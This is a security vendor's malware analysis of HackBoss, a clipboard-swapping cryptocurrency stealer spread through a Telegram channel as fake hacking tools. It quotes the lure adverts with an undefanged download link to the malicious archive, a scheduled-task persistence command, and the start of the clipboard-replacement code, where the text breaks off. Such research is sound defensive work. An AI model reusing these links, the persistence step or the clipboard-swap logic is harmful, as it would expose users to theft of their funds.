HackBoss: A cryptocurrency-stealing malware distributed through Telegram

decoded.avast.io/romanalinkeova/hackboss-a-cryptocurrency-stealing-malware-distributed-through-telegram/

April 15, 2021

by Romana TesařováApril 15, 202113 min read


The world of cryptocurrencies is playful and interesting. With every rise of the Bitcoin value, more and more people are drawn into the game of selling, mining, and exchanging digital assets. However, the playground is tempting for both honest people and malicious ones. Malware focusing on stealing cryptocurrency has become routine.

One specific malware family that emphasizes how easy it can be to lose your cryptocurrency coins is called HackBoss. It's a simple yet very effective malware that has possibly stolen over `$560,000 USD` from the victims so far. And it's mainly being spread via Telegram.

Malware designed to steal cryptocurrencies fall into one of three main categories:

- `Password stealers` : malware focusing on stealing cryptocurrency wallets or files with passwords.
- `Coinminers` : malware that uses the victim's machine's computational power for mining cryptocurrencies.
- `Keyloggers` : malware that logs keystrokes to record passwords or seed phrases.


These three categories of cryptocurrency-related malware combined were the third most common type of malware seen in the wild over the past year.



The most common malware types seen in the wild since 03/2020 to 03/2021


Password stealers have included a focus on cryptocurrencies for a long time now. It's very easy to add a functionality for stealing cryptocurrency wallets to a password stealer, which means it's uncommon these days to find a password stealer that doesn't look for cryptocurrency wallets. Because of this, people should take extra care of their passwords, wallets, and digital assets.

The graph below shows the progress of the total number of hits upon our user base per month from March 2020 through March 2021 for cryptocurrency-stealing malware.



The total number of hits since 03/2020 to 03/2021

And the split between the three malware categories during the same timeframe is shown below.




Prevalence of cryptocurrency stealing malware types since 03/2020 to 03/2021

HackBoss

HackBoss is a simple cryptocurrency-stealing malware, but its monetary gain is significant. The most interesting aspect of this malware is the way it is delivered to the victims. HackBoss' authors own a Telegram channel which they use as the main source for spreading the malware. A Telegram channel is a tool for broadcasting public messages to a large audience. Anyone can subscribe to a specific channel and get a notification on their phone with each new post. Also, only admins of the channel have the right to post and each post shows the name of the channel as a publisher, not a name of a person.

Authors of the HackBoss malware own a channel called `Hack Boss` (hence the name of the malware family itself) which is promoted as a channel to provide "The best software for hackers (hack bank / dating / bitcoin)". The software that is supposed to be published on this channel varies from bank and social site crackers to various cryptocurrency wallet and private key crackers or gift card code generators. However, although each promoted application is promised to be some hacking or cracking application, it never is. The truth is quite different — each published post contains only a cryptocurrency-stealing malware concealed as a hacking or cracking application. What is more, no application posted on this channel delivers promised behavior: all of them are fake.


The Hack Boss channel was created on November 26, 2018, and has over 2,500 subscribers so far. Authors publish an average of 7 posts per month and each post is viewed approximately 1,000 times.



From telemetr.io

Posts on the Hack Boss channel promoting a fake cracking or hacking application usually contain a link to encrypted or anonymous file storage from which the application can be downloaded. The post also contains a bogus description of the application's supposed functionality and screenshots of the application's UI. It sometimes also contains a link to a YouTube channel at `https://www.youtube.com/channel/UC1IEdha7riKwVCfPk` (the channel has been taken down at the time of publishing) called `Bank God` with a promo video.

After downloading the application as a .zip file, you can run the .exe file inside and a simple UI will be displayed.



UI examples


The application itself does not have any of the promised behavior. It is basically just the prompted UI which can open a file directory or popup a window, but its main and malicious functionality is triggered by a victim clicking on any button in the UI. After that, a malicious payload is decrypted and executed in the `AppData\Local` or `AppData\Roaming` directory. It can also be set to run at startup by setting up the value in the `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` registry key or a task can be scheduled to run the malicious payload repeatedly every minute.

The functionality of the malicious payload is fairly simple. It regularly checks the clipboard content for a format of a cryptocurrency wallet and, if a wallet address is present there, it replaces it with one of its own wallets. The malicious payload keeps running on the victim's computer even after the application's UI is closed. If the malicious process is terminated — for example via the Task manager — it can then get triggered again on startup or by the scheduled task in the next minute.

Though the malware itself is not sophisticated, it can be very effective. Many people own some cryptocurrency coins nowadays and send coins via computer applications. Running a fake application which spawns a malicious process that continuously checks and exchanges the clipboard content can lead to a significant monetary loss. Eventually the victim might start a valid cryptocurrency application on his/her computer and will want to send real cryptocurrency coins to someone else. Copying the receiving cryptocurrency wallet address will alert the already running malicious process, which will exchange the wallet address for one of its own. A slightly less observant user may then hit the pay button without noticing that the copied wallet address has changed in the meantime and lose his/her coins.

A malicious actor just needs to be a little busy bee while promoting simple fake applications and the monetary gain can be considerable. And that is what the HackBoss malware creators are consistently doing. The Hack Boss Telegram channel is not the only place where they promote their fake application. They also keep a blog at `cranhan.blogspot[.]com` containing only posts promoting their fake applications, have YouTube channels with promo videos, and post advertisements on public forums and discussions.

Statistics about the spread of this malware upon our user base since November 2018 can be seen below.



Number of hits since November 2018

Monetary gain of HackBoss

We have collected a list of more than 100 cryptocurrency wallet addresses belonging to HackBoss authors and to which the HackBoss malware exchanges the wallet address present in the clipboard. The full list can be found in appendix_files. The wallet addresses format that HackBoss checks for are from `Bitcoin`, `Ethereum`, `Dogecoin`, `Litecoin`, and `Monero` cryptocurrencies and the majority of those wallets are Bitcoin wallets. We have checked the received funds on those wallets since November 2018 and got the following amounts.

Cryptocurrency	Received amount	Amount in USD*
Bitcoin	8.43237903 BTC	~ $543,409.4883 USD
Ethereum	6.893571509 ETH	~ $16,430.82769 USD
Litecoin	1.12499004 LTC	~ $313.1859772 USD
Dogecoin	2,299.38 DOGE	~ $297.5811608 USD

**At the time of publishing*

Which gives the total received amount of ~ `$560,451.0831USD` at the time of publishing. However, some of the addresses were reported many times not only as cryptocurrency-stealing malware but also as a scam, cheating victims into buying fake software. This makes the total received amount less accurate in the scope of the HackBoss malware. However, we are still observing received funds of the same authors that deliver HackBoss.


Fake Bitcoin Sender – a HackBoss example

We have chosen one sample of the HackBoss malware from the Hack Boss Telegram channel to give a technical overview of the malicious core functionality. The chosen promoted fake application is called a `Fake Bitcoin Sender`.

Fake Bitcoin Sender

Apart from receiving and spending real cryptocurrency coins, there is also a possibility for playing with fake coins. There are a lot of applications for generating fake coins and sending them. Transactions created like that are never confirmed and disappear in 1-3 days. These fake sender applications are quite popular since they allow users to play with cryptocurrencies without the need to pay, prank friends, or to use it for testing purposes. However, such fun can bring unexpected and stealthy danger.

The Fake Bitcoin Sender was promoted on the Hack Boss Telegram channel as well as on their blog in December 2020. It has also been advertised on multiple websites and public forums in the comment and discussion sections, mostly on the 18th and the 19th of December, 2020.



Fake Bitcoin Sender Tool – Fake Bitcoin Generator Software & Result 100%

Video how work
https://www.youtube.com/watch?v=jt5dQYosjrk

Download

https://mega.nz/file/Mo5EnYxD#pQoaU0w2JqNVdqICrGuqaDuivlAbRfzjEt-hsnbT_jk

Use the fake bitcoin generator to generate anywhere between 0.001 to 300 bitcoins and send it to any of your friends.
This software for education purpose only.

More details https://mega.nz/file/Mo5EnYxD#pQoaU0w2JqNVdqICrGuqaDuivlAbRfzjEt-hsnbT_jk

Use the fake bitcoin generator to generate anywhere between 0.001 to 300 bitcoins and send it to any of your friends.
Free only 7 day

Generate and Send fake bitcoin transaction to friends and family. Send them bitcoin into their wallets that will never get a confirmation and will disappear after some time.

Are you looking for: Fake bitcoin sender, fake bitcoin flashing tools, fake bitcoin transaction sender tool, how to send fake bitcoin, how to hack fake bitcoin, fake bitcoin sender software, fake btc sender software.

Use the fake bitcoin generator to generate anywhere between 0.001 to 300 bitcoins and send it to any of your friends.
The wallet supported: blockchain, coin base, block.io, jaxx.io, coin payment, and other wallets that do not wait for confirmation before updating the wallet balance. This software for education purpose only.

https://mega.nz/file/Mo5EnYxD#pQoaU0w2JqNVdqICrGuqaDuivlAbRfzjEt-hsnbT_jk


— bittopInisp December 19, 2020

Advertisement of Fake Bitcoin Sender application on the funbox.com.au website

The comments have been posted by user names such as `bittopInisp`, `bittopencum`, `bittoplaway`, `bittopPIP`, `bittopkek` and `bittopmeert`.

The post points to an encrypted cloud storage mega.nz from which the Fake Bitcoin Sender can be downloaded. After visiting the url `https[:]//mega[.]nz/file/Mo5EnYxD#pQoaU0w2JqNVdqICrGuqaDuivlAbRfzjEt-hsnbT_jk` a .zip package `BitcoApp.zip` containing the malicious application can be downloaded.

Another means for getting the Fake Bitcoin Sender application is by visiting the `www.progs[.]su` (registered on the 10th of October, 2020). This page led to the following download page:



progs[.]su

Scrolling down, we got to a text promising to get an application for sending fake Bitcoins:

Generate and Send fake bitcoin transaction to friends and family. Send them bitcoin into their wallets that will never get a confirmation and will disappear after some time.

Are you looking for: Fake bitcoin sender, fake bitcoin flashing tools, fake bitcoin transaction sender tool, how to send fake bitcoin, how to hack fake bitcoin, fake bitcoin sender software, fake btc sender software.


Use the fake bitcoin generator to generate anywhere between 0.001 to 300 bitcoins and send it to any of your friends.
The wallet supported: blockchain, coin base, block.io, jaxx.io, coin payment, and other wallets that do not wait for confirmation before updating the wallet balance. This software for education purpose only.

progs[.]su

After clicking the download button, we were redirected to the same mega.mz cloud storage as above.


Not so promising reality

After unpacking the downloaded `BitcoApp.zip` we obtained an executable `BitcoApp.exe`. Running it displayed the following UI:



Fake Bitcoin Sender UI

If we fill in the information and hit Send, the application pops up a `Result message` after a few seconds.



Result message

Unfortunately, that is about it for the fun part. No fake transactions are created, though it has a hidden functionality of a simple yet very real malware.

Malicious part


The process `BitcoApp.exe` is responsible for displaying the UI, popping up the `Result message` and also for additional malicious behavior. The malicious behavior consists of decrypting three payloads – `splwow.exe`, `DefenderUpdate.exe` and `Net.dll` and saving them in the `AppData\Roaming` directory.

Splwow.exe

This process contains the malicious core. `BitcoApp.exe` creates a folder called `System` in the `AppData\Roaming` directory and decrypts a `splwow.exe` payload there (list of the most common file names of the decrypted malicious payloads can be found in the file_names.txt). Then it schedules it to run every minute by executing the command:

```
schtasks.exe /create /sc MINUTE /mo 1 /tn "splwow" /tr “C:\Users\
<user_name>\AppData\Roaming\System\splwow.exe" /f
```

The created `splwow.exe` process can be then seen in the list of all running processes:



Malicious splwow.exe process seen in the list of running processes.

The main functionality of `splwow.exe` is a continuous exchange of the content present in the clipboard.

The code runs in multiple threads, each one checking for a different cryptocurrency wallet address format present in the clipboard. Once found, it is then exchanged for one of hardcoded 3DES encrypted cryptocurrency wallets through the `Clipborad.SetText()` function.

The core code can be seen below:

```
for (;;)
    {
        if (Clipboard.GetText().Length >= 23 && Clipboard.GetText().Length <= 45 && !Clipboard.GetText().Contains(";")
